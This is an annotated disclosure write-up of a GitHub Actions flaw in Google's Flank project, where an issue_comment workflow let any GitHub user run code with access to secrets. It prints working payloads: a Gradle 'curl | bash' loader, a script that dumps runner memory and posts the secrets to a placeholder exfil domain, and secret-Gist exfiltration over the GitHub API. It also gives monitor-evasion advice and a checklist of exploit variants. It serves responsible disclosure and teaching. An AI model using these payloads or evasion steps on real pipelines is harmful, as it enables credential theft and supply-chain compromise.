Trigger (event). The "when". GitHub fires named events, such as push when code is pushed, or issue_comment when someone comments on an issue or a pull request. A workflow can listen for one or more of these.
Job and step. A workflow is made of jobs, and each job is made of steps. A step either runs a ready-made action (a reusable piece of automation published by someone) or runs shell commands, which is what run: means.
Secret. A value stored encrypted in the repository settings, such as a password or a cloud credential. Workflows can use it, but people reading the repository cannot see it. If an attacker gets code to run inside a workflow, they can read the secret from the environment, which is exactly the danger here.
GITHUB_TOKEN. A short-lived key that GitHub creates automatically for each workflow run, so the workflow can talk to GitHub itself (read the repository, comment, push, and so on). Its permissions depend on settings; here it had write access.
Service account. A Google Cloud identity that belongs to software rather than a person. Applications use it to authenticate to Google services. Its credential is effectively a password for that robot account.
Gradle. A build tool used mostly for Java and Kotlin projects. It reads configuration files such as settings.gradle.kts and build.gradle to decide what to compile and which plugins to run. Those files are code, so whoever can edit them can make the build do extra things.
API. An Application Programming Interface is a way for one program to talk to another over the network, usually by sending a request to a web address and getting structured data back. GitHub has an API; so does Google Cloud. When you use a website in a browser, the browser is calling APIs behind the scenes.
Token / personal access token (PAT). A long random string that acts like a password for an API. A fine-grained PAT is a GitHub token you can limit to specific permissions and specific repositories, which makes it less dangerous if it leaks.
Gist. A small snippet-hosting feature on GitHub. A secret Gist is one that is not listed publicly, though anyone with the link can read it. It is a convenient place to drop text, including stolen text.
Base64. A way of writing any data using only letters, digits and a couple of symbols, so it can travel safely inside text. It is encoding, not encryption: anyone can decode it. Doing it twice just means decoding twice.
Exfiltration. Getting stolen data out of the victim's environment and into a place the attacker can read.
Egress. Outbound network traffic from a machine. Companies often restrict egress so that a compromised machine cannot send data to arbitrary internet addresses.
Harden-Runner. A security product from StepSecurity that watches what a GitHub Actions job does on the network and reports unusual connections. It can run in audit mode (observe and report) or block mode (stop the traffic).
Source and sink. In security review, a source is where untrusted data enters, and a sink is a dangerous operation that data reaches, such as a shell command. Source-to-sink analysis means following the data all the way from one to the other, rather than just looking for familiar dangerous names.
The vulnerable workflow
Flank's run_integration_tests.yml listened for issue_comment. That event fires for comments on issues and also for comments on pull requests, because a pull request is a special kind of issue on GitHub. When the right comment appeared, the workflow fetched the pull request's code and ran the integration tests, which in turn ran Gradle. Because the tests needed to talk to Google infrastructure, the job had the Google service account credential as a secret, and it also had a GITHUB_TOKEN with write access.
That is the three-ingredient recipe again: an untrusted trigger, a checkout of attacker-controlled code, and privileged secrets in the same job. The only precondition for an attacker was a GitHub account. No membership of the Flank organisation, no write access to the repository, no special role. Commenting on a pull request is enough, and the workflow reacted to the comment.
How it was found
The researcher used a tool he had been developing, called Gato-X. It is a private fork of an earlier tool called Gato, which he led development of while at Praetorian. Gato focused on self-hosted runners (GitHub Actions machines that a project runs on its own hardware rather than GitHub's) and on what an attacker can do after getting in, especially with GitHub classic personal access tokens. Gato-X was built specifically to detect injection and Pwn Request issues in GitHub Actions workflows.
He also used sourcegraph.com/search, a search engine for code across many public repositories, to gather candidate repositories in bulk. Later, for the actual exploit, he used an off-the-shelf Gradle payload from Boost Security's Living off the Pipeline project, a collection of ready-made techniques for abusing build pipelines.
How the scanner works
Gato-X takes 20 or 30 thousand repositories at a time and reports roughly 2000 candidates. In its current state about 70 percent of those are false positives, meaning the tool flags something that turns out not to be a real problem. That sounds bad, but for most of them the researcher can tell just by looking at the result. The whole scan runs in a few hours on a laptop with a single GitHub account.
The design goal was deliberately offensive rather than audit-oriented. Instead of trying to read workflows like a code reviewer and produce tidy findings, the tool scans workflows that run on risky triggers at scale, accepts false positives as long as each one carries enough context to judge in seconds, and tries hard to avoid false negatives, meaning real bugs it fails to flag. The tool then works backwards from the candidates to identify true positives.
For Flank, Gato-X produced this output:
                "pwn_request_risk": [],
                "injection_risk": [
                    {
                        "workflow_name": "run_integration_tests.yml",
                        "workflow_url": "https://github.com/Flank/flank/blob/master/.github/workflows/run_integration_tests.yml",
                        "details": {
                            "triggers": [
                                "issue_comment"
                            ],
                            "should_run_it": {
                                "Check if integrations tests should run": {
                                    "variables": [
                                        "env.run_it",
                                        "steps.check_issue_comment.outputs.triggered == 'true'"
                                    ]
                                }
                            },
                            "run-it-full-suite": {
                                "Checkout Pull Request": {
                                    "variables": [
                                        "needs.should_run_it.outputs.pr_number"
                                    ],
                                    "if_checks": "github.event_name == 'issue_comment'"
                                },
                                "if_check": "needs.should_run_it.outputs.run_integration_tests == 'true'"
                            },
                            "process-results": {
                                "Process IT results": {
                                    "variables": [
                                        "needs.run-it-full-suite.outputs.job_status"
                                    ]
                                },
                                "if_check": "always() && github.event_name != 'issue_comment'"
                            }
                        }
                    }
                ]
            },
Line by line, in plain words:
"pwn_request_risk": []is an empty list. The tool's dedicated Pwn Request check found nothing here."injection_risk": [opens a list of findings about injection, which in this context means untrusted text ending up somewhere it can be executed."workflow_name": "run_integration_tests.yml"names the workflow file that was flagged."workflow_url": "https://github.com/Flank/flank/blob/master/.github/workflows/run_integration_tests.yml"is a direct link to that file on GitHub, so the researcher can click through and read it."triggers": ["issue_comment"]says the workflow runs when a comment is posted."should_run_it"is the name of the first job. Inside it,"Check if integrations tests should run"is a step, and"variables"lists the values that step looks at:env.run_it(an environment variable) andsteps.check_issue_comment.outputs.triggered == 'true'(the output of an earlier step, compared to the texttrue)."run-it-full-suite"is the second job. Its step"Checkout Pull Request"uses the variableneeds.should_run_it.outputs.pr_number, meaning the pull request number produced by the previous job.needsis how one job refers to another job's results. Theif_checksline says this step only runs when the event is a comment.- The job-level
if_checksays the whole job only runs when the previous job decided that integration tests are needed. "process-results"is the third job, with a step"Process IT results"that readsneeds.run-it-full-suite.outputs.job_status, the status of the test job. Its conditionalways() && github.event_name != 'issue_comment'means it runs regardless of success but only when the event was not a comment.
Two things stood out immediately to the researcher: the workflow ran on issue_comment, which includes comments on pull requests, and it referenced a pull request number by context expression inside a run step named "Checkout Pull Request". A context expression is the ${{ ... }} syntax GitHub uses to insert a value into a workflow at run time.
Notice that pwn_request_risk is empty. At the time, Gato-X had no specific detection for checking out a pull request through the gh command-line tool, so it did not classify this as a Pwn Request. The surrounding context around the use of pr_number was enough to flag the repository for manual review.
The peculiar checkout
What made this vulnerability unique is probably also why nobody found it earlier. The workflow ran on issue_comment but did not reference the context variables that are usually called out in write-ups about Actions injection. Those write-ups tend to warn about values like the comment body being pasted into a shell command. Here the workflow took a longer route. First it retrieved the pull request's HTML URL, then parsed the PR number out of that URL, then set it as the output of the step:
   - name: Get PR number
        id: pr_number
        if: ${{ github.event_name == 'issue_comment'}}
        run: |
          PR_URL="${{ github.event.issue.pull_request.url }}"
          PR_NUMBER=${PR_URL##*/}
          echo "number=$PR_NUMBER" >> $GITHUB_OUTPUT
Line by line:
- name: Get PR numbergives the step a human-readable name.id: pr_numbergives the step a machine name, so later steps can refer to its outputs assteps.pr_number.outputs.something.if: ${{ github.event_name == 'issue_comment'}}makes the step run only when the event is a comment.run: |starts a block of shell commands. The|means everything indented below is one multi-line script.PR_URL="${{ github.event.issue.pull_request.url }}"takes the pull request's web address from the event data and stores it in a shell variable calledPR_URL. The${{ ... }}part is filled in by GitHub before the shell ever sees the script.PR_NUMBER=${PR_URL##*/}is a shell trick.${PR_URL##*/}removes everything up to and including the last/from the value, leaving only the part after it. Since the URL ends in the pull request number, this extracts that number intoPR_NUMBER.echo "number=$PR_NUMBER" >> $GITHUB_OUTPUTwrites a line of the formnumber=1234into a special file whose path is in$GITHUB_OUTPUT. GitHub reads that file after the step and records the value as an output of the step. The>>means append to the file rather than overwrite it.
The next step consumed that output and passed it through a context expression into a run step that includes gh pr checkout:
    - name: Checkout Pull Request
        if: github.event_name == 'issue_comment'
        env:
          GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
        run: |
          gh pr checkout ${{ needs.should_run_it.outputs.pr_number }}
Line by line:
- name: Checkout Pull Requestnames the step. "Checkout" means downloading a particular version of the code onto the machine so it can be used.if: github.event_name == 'issue_comment'runs the step only for comments.env:starts a list of environment variables for this step. Environment variables are named values that a program can read while it runs.GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}puts the automatic GitHub token into an environment variable with the same name, so theghtool can authenticate.run: |starts the shell script.gh pr checkout ${{ needs.should_run_it.outputs.pr_number }}runs the GitHub command-line toolgh, telling it to check out the pull request whose number was produced by the earlier job. The number is pasted into the command by GitHub before the shell runs it.
This is the point the researcher stresses. The value flows from a source (the comment's pull request URL) through an intermediate step into a sink (a shell command). Reviewing the workflow for the usual suspects alone would miss it. Source-to-sink analysis is what surfaces it.
After the checkout, the workflow ran integration tests, and those tests were modifiable by the pull request author, which is what allowed arbitrary code execution inside a privileged workflow. Arbitrary code execution means the attacker can run whatever commands they like, not just the ones the project intended.
Exploitation, step by step
Step 1: prepare the payload
On February 27th at 10:45 EST the researcher created a draft pull request containing the payload. A draft pull request is one marked as not ready to merge. The injection point was Gradle, using an off-the-shelf payload from Boost Security's Living off the Pipeline project. The workflow had access to a secret and then kicked off integration tests through grade/grade-build-action.
He modified settings.gradle.kts in his fork so that it pulled a file down and piped it to bash:
// For VRP Test, not malicious.
fun String.runCommand(): String? = try {
    ProcessBuilder("/bin/sh", "-c", this)
        .redirectOutput(ProcessBuilder.Redirect.PIPE)
        .redirectError(ProcessBuilder.Redirect.PIPE)
        .start()
        .inputStream.bufferedReader().readText()
} catch (e: Exception) {
    e.printStackTrace()
    null
}

val output = "curl -sSfL https://github.com/Flank/flank/raw/[redacted]/README | bash".runCommand()
println("Shell command output: $output")
Line by line:
// For VRP Test, not malicious.is a comment in Kotlin (the language of the file). It states the intent, which matters when a researcher is poking at a live system.fun String.runCommand(): String? = try {defines a new function, attached to every piece of text (aString), calledrunCommand. It returns either some text or nothing (String?means "text or null"). Thetry {starts a block where errors are caught rather than crashing the build.ProcessBuilder("/bin/sh", "-c", this)prepares to start a new program./bin/shis the standard Unix shell,-ctells it to run the command that follows, andthisis the text the function was called on, meaning the command string itself..redirectOutput(ProcessBuilder.Redirect.PIPE)and.redirectError(ProcessBuilder.Redirect.PIPE)say that the program's normal output and its error output should be captured through pipes, so the code can read them instead of them going to the screen..start()actually launches the process..inputStream.bufferedReader().readText()reads everything the process printed and returns it as text.} catch (e: Exception) {catches any error.e.printStackTrace()prints the error details, andnullis returned, so a failure does not break the build.val output = "curl -sSfL https://github.com/Flank/flank/raw/[redacted]/README | bash".runCommand()is the actual payload. It takes a shell command and runs it through the function above. The command usescurl, a tool for downloading things over the network. The flags mean:-ssilent,-Sstill show errors,-ffail on HTTP errors instead of saving an error page,-Lfollow redirects. It downloads a file from the base repository at a specific commit hash, and the| bashpart pipes the downloaded text straight into bash, which executes it as a script.println("Shell command output: $output")prints whatever the script produced, so the researcher can see it in the workflow log.
The extension function runs an arbitrary shell string through /bin/sh -c and captures its output. The single call downloads a file from the base repository by commit hash and pipes it straight into bash.
Step 2: trigger the workflow
With the payload in place, he created the draft pull request and commented @flank-it. That comment triggered execution of the workflow in the context of the main branch. The report says the comment triggered execution of the workflow in the context of the main branch.
Step 3: collect the secrets
Shortly afterwards the secrets arrived in the form of a Gist. The payload yielded a GITHUB_TOKEN with write access and the application secret, which is the Google service account credential.
Getting around Harden-Runner
The workflow used StepSecurity's Harden-Runner in audit mode. Audit mode means it watches and reports but does not stop anything. Because it was only auditing, the researcher did not have to be stealthy to prove the vulnerability, but he wanted to see whether he could evade detection as an exercise.
Normally he would host the payload in a Gist and pipe it to bash, as in this generic version:
# Replace with Burp collaborator domain or similar.
YOUR_EXFIL="your-exfil-domain.com"

# Uses memory dump technique from github.com/nikitastupin/pwnhub / with regex to parse out all secret values (including GITHUB_TOKEN)
if [[ "$OSTYPE" == "linux-gnu" ]]; then
  B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/[redacted]/raw/memdump.py | sudo python3 | tr -d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*","isSecret":true\}' | sort -u | base64 -w 0 | base64 -w 0`
  # Exfil to Burp
  curl -s -d "$B64_BLOB" https://$YOUR_EXFIL/token > /dev/null
else
  exit 0
fi
Line by line:
# Replace with Burp collaborator domain or similar.is a comment. Burp Collaborator is a service that gives you a domain you control and records anything sent to it, which is handy for catching data an attacker exfiltrates.YOUR_EXFIL="your-exfil-domain.com"sets a variable holding the domain to send stolen data to.- The next comment explains that the script uses a memory dump technique from Nikita Stupin's pwnhub repository, with a regular expression to pull out every value marked as a secret, including
GITHUB_TOKEN. if [[ "$OSTYPE" == "linux-gnu" ]]; thenchecks whether the machine is Linux, because the technique depends on Linux tools.B64_BLOB=starts assigning a long value to a variable. Inside backticks, the shell runs a pipeline and captures its output.curl -sSf https://gist.githubusercontent.com/nikitastupin/[redacted]/raw/memdump.pydownloads a Python script that dumps the memory of running processes.| sudo python3runs that script with Python 3 as the superuser, because reading another process's memory needs elevated rights.| tr -d '\0'deletes null bytes, which are common in raw memory dumps and confuse text tools.| grep -aoE '"[^"]+":\{"value":"[^"]*","isSecret":true\}'searches the text for patterns shaped like a JSON object with a name, a value and"isSecret":true, which is how GitHub Actions marks secrets in its process environment. The flags mean:-atreat binary as text,-oprint only the matching part,-Euse extended regular expressions.| sort -usorts the matches and removes duplicates.| base64 -w 0encodes the result as base64 on a single line, and the second| base64 -w 0encodes it again.curl -s -d "$B64_BLOB" https://$YOUR_EXFIL/token > /dev/nullsends the encoded blob as the body of a request to the attacker's domain, discarding the response.elseandexit 0mean: on any other operating system, do nothing and exit successfully.
This dumps process memory with a script from Nikita Stupin's pwnhub, greps out every value marked as a secret (including GITHUB_TOKEN), base64-encodes the result twice and posts it to an external domain.
For Flank he did two things differently.
Commit in the network of forks
He committed two files to his fork: a bash script, and a copy of Nikita Stupin's memory dumping script. In GitHub, any commit in a fork is also within the base repository, so the same commit hash is reachable from either the fork or the base. A commit hash is a long identifier computed from the content of a change; the same content gives the same hash. That is why the payload references a file from the base repository:
val output = "curl -sSfL https://github.com/Flank/flank/raw/[redacted]/README | bash".runCommand()
println("Shell command output: $output")
This is the same two lines as before. The download address points at the Flank project's own repository, not at the attacker's fork, even though the content came from the fork. He had thought that using a commit from the base repository would have masked the behaviour.
Exfiltrate to a secret Gist
Harden-Runner picks up requests to anomalous URLs, meaning addresses that do not fit the normal pattern for that workflow. So instead of sending the encoded blob to Burp, he used the GitHub API with a fine-grained PAT (revoked shortly after the PoC) to upload the GCloud application token and the GITHUB_TOKEN to a secret Gist:
if [[ "$OSTYPE" == "linux-gnu" ]]; then
  B64_BLOB=`curl -sSfL https://github.com/flank/flank/raw/[redacted]/LICENSE | sudo python3 | tr -d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*","isSecret":true\}' | sort -u | base64 -w 0`
  YEETER_TOKEN="<EXFIL TOKEN>"
  YEETER_TOKEN_DECODED=`echo $YEETER_TOKEN | base64 -d | base64 -d`

  curl -L \
    -X POST \
    -H "Accept: application/vnd.github+json" \
    -H "Authorization: Bearer $YEETER_TOKEN_DECODED" \
    -H "X-GitHub-Api-Version: 2022-11-28" \
    https://api.github.com/gists -d '{"public":false,"files":{"Spoils":{"content":"'$B64_BLOB'"}}}'

    sleep 900
else
  exit 0
fi
Line by line:
if [[ "$OSTYPE" == "linux-gnu" ]]; thenagain checks for Linux.B64_BLOB=starts the same kind of pipeline as before, but this time the downloaded file isLICENSEfrom the Flank repository at a different commit hash, and the result is base64-encoded only once.YEETER_TOKEN="<EXFIL TOKEN>"holds the fine-grained PAT, base64-encoded. The placeholder stands for the real value.YEETER_TOKEN_DECODED=runsecho $YEETER_TOKEN | base64 -d | base64 -d, decoding the stored value twice, because it was encoded twice when stored. The result is the usable token.curl -L \starts a request and follows redirects. The backslash at the end continues the command on the next line.-X POST \makes it a POST request, which is how you send data to an API to create something.-H "Accept: application/vnd.github+json" \asks the server to answer in GitHub's JSON format. JSON is a common text format for structured data.-H "Authorization: Bearer $YEETER_TOKEN_DECODED" \sends the token as proof of identity. "Bearer" means "whoever holds this token is allowed".-H "X-GitHub-Api-Version: 2022-11-28" \selects a specific version of the GitHub API so the request behaves predictably.https://api.github.com/gists -d '{"public":false,"files":{"Spoils":{"content":"'$B64_BLOB'"}}}'is the address and the body. The body is JSON saying: create a Gist that is not public, containing one file namedSpoilswhose content is the stolen blob. The shell splices the variable into the JSON string.sleep 900pauses for 900 seconds, keeping the process alive after exfiltration.elseandexit 0do nothing on other systems.
The token is stored base64-encoded twice and decoded at runtime. The Gist is created with "public":false, and the sleep 900 keeps the process alive after exfiltration. The value of this technique is that all traffic goes to GitHub itself, which is especially useful on self-hosted runners sitting in an environment with strong egress controls.
Did it work?
Harden-Runner did detect one anomalous request during the PoC. The researcher had expected the use of a commit from the base repository to mask the behaviour, but the call to raw.githubusercontent was itself anomalous within that workflow, as shown on the insights page for the run. raw.githubusercontent.com is the host GitHub uses to serve raw file contents. Had harden-runner been in block mode, it would have blocked the initial download of the payload, and he would have had to scramble to update it to use a different method or hardcode the full payload in the pull request.
He notes that this matters in the real world. Alerting on the attacker's first exploit attempt puts a security team on notice, so even if the attacker re-exploits and captures the application token, the team can contain the incident by revoking secrets and temporarily disabling Actions while they assess the breach. Supply chain attacks are usually delayed fuse attacks: the damage happens later, quietly, so catching an attacker in the act makes long-term damage unlikely.
In hindsight, he says he should have used GitHub's API to download the commit, parsed the content Base64 blob from the JSON response and piped that into bash, which would have avoided the anomalous event. Going further, doing it in Java would have made both the destination and the URL match the baseline, meaning the normal pattern of traffic for that workflow.
Root cause
The workflow combined an untrusted trigger (issue_comment, which any GitHub user can fire by commenting) with a checkout of code controlled by the pull request author, and then executed that code in a job holding a Google service account secret and a write-capable GITHUB_TOKEN. The PR number was taken from the comment's pull request URL, passed through a step output, and interpolated into a shell command containing gh pr checkout, so the checkout target was attacker-chosen. Once the attacker's branch was checked out, the integration tests ran the attacker's Gradle build, and settings.gradle.kts is executed as part of that build.
The reason the usual review did not catch it is that the workflow did not reference the context variables normally associated with Actions injection. The tainted value travelled through an intermediate output, which is why source-to-sink analysis was needed. Harden-Runner was present but in audit mode, so it observed the anomalous raw.githubusercontent request without blocking it; in block mode it would likely have stopped the first payload download.
Impact
Anyone with a GitHub account could steal the Google service account credentials used as a repository secret, and obtain a GITHUB_TOKEN with write access. Google's VRP rewarded the report with a $7,500 bug bounty as a Software Supply Chain compromise under the "Standard OSS Project" tier. In a real attack the stolen credentials could be used against whatever the service account is authorised for, and the write-capable token against the repository, though the report does not enumerate those downstream permissions.
Fix
Google fixed the workflow on March 11th, 2024 in https://github.com/Flank/flank/pull/2482. The report does not describe the contents of that change. The general lesson it draws is that developers should be careful to make sure external actors cannot modify files that are executed when workflows run on risky triggers, and that reviewing workflows requires following data from source to sink rather than pattern-matching on well-known context expressions.
Disclosure timeline
- February 27th, 2024: report sent to Google VRP
- February 28th, 2024: report accepted
- March 5th, 2024: $7,500 bounty awarded
- March 11th, 2024: workflow fixed by Google in https://github.com/Flank/flank/pull/2482
- April 3rd, 2024: Google informed of plans to publish mid-April, draft shared, permission to publish received
- April 15th, 2024: blog published
Variants to test
These are the patterns worth checking in other projects, written as a checklist.
- Indirect PR number flows. Look for workflows on
issue_commentthat derive a PR number fromgithub.event.issue.pull_request.url(or similar) and pass it through a step output intogh pr checkout,git fetchor an API call. A positive result is a run step where the interpolated value reaches a shell command and the checked-out branch is attacker-controlled. - Build files as injection points. On any workflow that checks out a PR and runs a build, check whether files such as
settings.gradle.kts,build.gradle,pom.xml,Makefileor package scripts are taken from the PR. A positive result is arbitrary command execution inside a job that holds secrets. - Fork commits reachable from the base. Test whether a commit pushed to a fork can be fetched through the base repository's raw URL by commit hash. A positive result means a payload can be hosted without an external domain, which may evade URL-based egress rules.
- Exfiltration over the GitHub API. Where egress is restricted, try creating a secret Gist with a fine-grained PAT from inside the runner. A positive result is a Gist containing the dumped secrets, with all traffic going to
api.github.com. - Audit versus block mode. Check whether Harden-Runner (or an equivalent) is in audit mode. A positive result is an anomalous request that is reported but not blocked, which tells you the first payload fetch will succeed.
- Baseline-matching payloads. If a defensive product baselines destinations and URLs, try fetching the payload through an API whose host and path already appear in the workflow. A positive result is a payload download that produces no anomalous event.
Glossary
- API: a way for one program to talk to another over the network, usually by sending a request to a web address and getting structured data back.
- Arbitrary code execution: the ability for an attacker to run any command they choose on a machine, rather than only the commands the software intended.
- Audit mode: a monitoring setting where a security product records suspicious activity but does not stop it.
- Base64: an encoding that turns any data into letters, digits and a few symbols so it can travel as text. It is not encryption; anyone can decode it.
- Block mode: a monitoring setting where a security product actively stops traffic it considers suspicious.
- Bug bounty programme: a scheme that pays people for finding and reporting security bugs, usually run by the company that owns the software.
- Commit: a saved change in a code repository, identified by a long hash computed from its content.
- Context expression: the
${{ ... }}syntax in a GitHub Actions workflow that inserts a value at run time. - Draft pull request: a pull request marked as not ready to merge, often used while work is still in progress.
- Environment variable: a named value that a running program can read.
- Exfiltration: getting stolen data out of the victim's environment to a place the attacker can read.
- False negative: a real problem that a detection tool fails to flag.
- False positive: something a detection tool flags that turns out not to be a real problem.
- Fine-grained PAT: a GitHub personal access token limited to specific permissions and repositories.
- Fork: your own copy of someone else's repository on GitHub.
- Gist: a small snippet-hosting feature on GitHub; a secret Gist is unlisted but readable by anyone with the link.
- GitHub Actions: GitHub's automation feature that runs workflows in response to events.
GITHUB_TOKEN: a short-lived key GitHub creates for each workflow run so the workflow can act on the repository.- Gradle: a build tool for Java and Kotlin projects that reads configuration files such as
settings.gradle.ktsandbuild.gradle. - Harden-Runner: a StepSecurity product that monitors the network behaviour of GitHub Actions jobs and can report or block suspicious traffic.
- Injection: a bug where untrusted text ends up somewhere it gets executed, such as inside a shell command.
- Integration tests: checks that run several parts of a piece of software together to see whether they work as a whole.
- Issue: a GitHub item for reporting a bug or discussing a task; pull requests are a special kind of issue.
- JSON: a common text format for structured data.
- Job: a group of steps inside a GitHub Actions workflow, usually running on one machine.
- PAT (personal access token): a long random string that acts like a password for an API.
- Pull request (PR): a proposal to merge changes from a fork into the original project.
- Pwn Request: a nickname for a bug where an outsider can trigger a workflow that checks out and runs their code with access to secrets or permissions.
- Repository: a project's folder of code and history on GitHub.
- Repository secret: a value stored encrypted in a repository's settings and made available to workflows but hidden from readers.
- Service account: a cloud identity that belongs to software rather than a person, used to authenticate to cloud services.
- Sink: in security review, a dangerous operation that untrusted data can reach, such as a shell command.
- Source: in security review, the place where untrusted data enters a system.
- Source-to-sink analysis: following data from where it enters to where it is used, rather than just looking for familiar dangerous names.
- Step: one action or shell command inside a job.
- Supply chain attack: an attack that tampers with something the victim trusts, such as a dependency or a build pipeline, instead of attacking the victim directly.
- Token: a string that proves identity or grants access, like a temporary password.
- Trigger (event): the thing that causes a workflow to run, such as a comment or a push.
- Vulnerability Reward Program (VRP): Google's bug bounty scheme.
- YAML: a text format for configuration files, using indentation to show structure.